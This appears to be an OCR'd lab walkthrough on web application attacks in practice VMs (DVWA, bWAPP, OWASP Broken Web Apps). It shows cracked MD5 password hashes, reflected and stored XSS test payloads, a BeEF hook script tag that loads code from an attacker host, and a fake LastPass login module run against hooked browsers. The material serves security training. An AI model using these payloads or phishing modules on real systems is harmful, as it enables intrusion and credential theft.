
```
[12:35:07] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:35:07] [INFO] starting 2 processes
[12:35:08] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[12:35:09] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:35:10] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:35:15] [INFO] cracked password 'user' for hash 'ee11cbb19052e40b07aac0ca060c23ee'
[12:35:15] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:35:16] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
```

user_id	user	avatar	password	last_name	first_name
1	admin	http://127.0.0.1/dvwa/hackable/users/admin.jpg	21232f297a57a5a743894a0e4a801fc3 (admin)	admin	admin
2	gordonb	http://127.0.0.1/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://127.0.0.1/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://127.0.0.1/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://127.0.0.1/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob
6	user	http://127.0.0.1/dvwa/hackable/users/1337.jpg	ee11cbb19052e40b07aac0ca060c23ee (user)	user	user






```
Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://172.30.1.24/

You can administer / configure this machine through the console here, by SSHing
to 172.30.1.24, via Samba at \\172.30.1.24\, or via phpmyadmin at
http://172.30.1.24/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

OWASP Broken Web Applications VM Version 1.2
Log in with username = root and password = owaspbwa

owaspbwa login:
```





/ XSS - Reflected (GET) /
Enter your first and last name:
First name:
Last name:
Go



/ XSS - Reflected (GET) /
Enter your first and last name:
First name:
<script>alert("Testing Reflecte
Last name:
</script>
Go


bWAPP
an extremely buggy web app !
Bugs
Change Password
Create User
Blog
Logout
Testing Reflected XSS
OK
/ XSS - Reflected (
Go


Choose your bug:
Cross-Site Scripting - Stored (Blog)
Hack
Set your security level:
low
Set
Current: low



/ XSS - Stored (Blog) /
Submit
Add:
Show all:
Delete:
Your entry was added to our blog!
Owner Date Entry
1 bee 2021-10-20 13:07:31 Test



Testing Stored XSS
OK
/ XSS - Stored (Blo
Submit
Add:
Show all:
Delete:
Your entry was added to our blog!
1 bee 2021-10-20 13:07:31 Test
2 bee 2021-10-20 13:08:29






```
> Executing "sudo beef-xss"
[sudo] password for kali:
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```


```
<html>
<head>
<title>Web Page</title>
<script src="http://192.168.42.20:3000/hook.js"></script>
</head>
<body>

<h1>This is a vulnerable web page</h1>
<p>We are using browser exploitation.</p>

</body>
</html>
```





BeEF Control Panel
127.0.0.1:3000/ui/panel
BeEF 0.5.0.0 | Submit Bug | Logout
Hooked Browsers
Online Browsers
192.168.42.20
192.168.42.23
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Key
Value
browser.capabilities.activex No
browser.capabilities.flash No
browser.capabilities.googlegears No
browser.capabilities.phonegap No
browser.capabilities.quicktime No
browser.capabilities.realplayer No
browser.capabilities.silverlight No
browser.capabilities.vbscript No
browser.capabilities.vlc No
browser.capabilities.webgl Yes
browser.capabilities.webrtc Yes
browser.capabilities.websocket Yes
browser.capabilities.webworker Yes
browser.capabilities.wmp No
Basic
Requester
Page 1 of 2
Displaying zombie browser details 1 - 50 of 50



BeEF 0.5.0.0 | Submit Bug | Logout
Hooked Browsers
Online Browsers
192.168.42.20
192.168.42.23
Offline Browsers
1
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Module Tree
Search
Phonegap (16)
Social Engineering (20)
Text to Voice
Clickjacking
Clippy
Fake Evernote Web Clipper Login
Fake Flash Update
2
Fake LastPass
Fake Notification Bar
Fake Notification Bar (Chrome)
Fake Notification Bar (Firefox)
Fake Notification Bar (IE)
Spoof Address Bar (data URL)
TabNabbing
Module Results History
id
date
label
0
2021-10-24 21:04
command 1
Fake LastPass
Description:
Displays a fake LastPass user dialog.
id:
20
3
Execute
Basic
Requester
Ready



Windows 10 (Bob) (Ready) [Running] - Oracle VM VirtualBox
Web Page
Not secure | 192.168.42.20
This is a vulnerable web page
We are using browser exploitation.
Sign In
Email:
Password:
Remember Email
Remember Password
Show Vault After Login
Login
Cancel
Type here to search

